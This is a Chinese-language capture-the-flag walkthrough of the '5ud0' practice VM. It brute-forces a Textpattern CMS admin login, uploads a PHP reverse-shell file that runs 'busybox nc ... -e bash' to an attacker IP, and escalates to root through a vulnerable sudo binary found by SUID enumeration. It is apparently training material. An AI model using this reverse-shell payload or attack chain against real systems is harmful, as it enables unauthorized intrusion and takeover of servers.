群友靶机
群友靶机之5ud0
获取靶机地址:https://maze-sec.com/
QQ群:660930334
配置:
靶机用VirtualBox制作,VMware导入可能网卡不兼容
用户:todd 密码:qq660930334
1. 启动虚拟机时按`e`键进入GRUB编辑模式
2. 修改启动参数:将`ro`改为`rw single init=/bin/bash`
3. 按Ctrl+X启动进入单用户模式
vim /etc/network/interfaces
allow-hotplug ens33
iface ens33 inet dhcp

ip link set ens33 up
dhclient ens33
reboot -f
端口扫描

80端口和22端口,80端口是一个Textpattern CMS,过去看看
80端口探测

访问一下显示无法访问,发现跳转到了textpattern.dsz
那就把放他到hosts当中
sudo vim /etc/hosts
192.168.44.153 textpattern.dsz
再次访问,可以正常访问了

nday利用
搜索一下Textpattern CMS的历史漏洞发现有一个后台上传可以getshell的洞

后台地址

爆破账号密码
但是没有直接找到默认的账号密码,只能爆破账号密码了,常规从admin开始了
反弹shell

在file上传php反弹文件
<?php
phpinfo();
exec("busybox nc 192.168.44.128 4444 -e bash");
?>
获得shell
python3 -c 'import pty; pty.spawn("/bin/bash")'

权限提升
进来之后还是依旧的是看看有具有SUID权限的文件
find / -type f -perm -4000 2>/dev/null

发现常规的bin下的sudo外,local下的bin也有一个sudo,靶机名字也叫5ud0,想着看看有没有sudo的nday,当然得先看看sudo的版本情况

发现刚好满足存在漏洞的版本,尝试找相应的poc来尝试一下

Sudo历史漏洞梳理【详细】_cve-2025-32462-CSDN博客

分析想应的poc,要注意我们不是直接的sudo,要用/usr/bin/sudo

依旧在文件上传哪里上传poc就好了

然后给权限执行,随便输密码就能获得root了
总结
经典cms的文件上传反弹shell,sudo的一个直接提权nday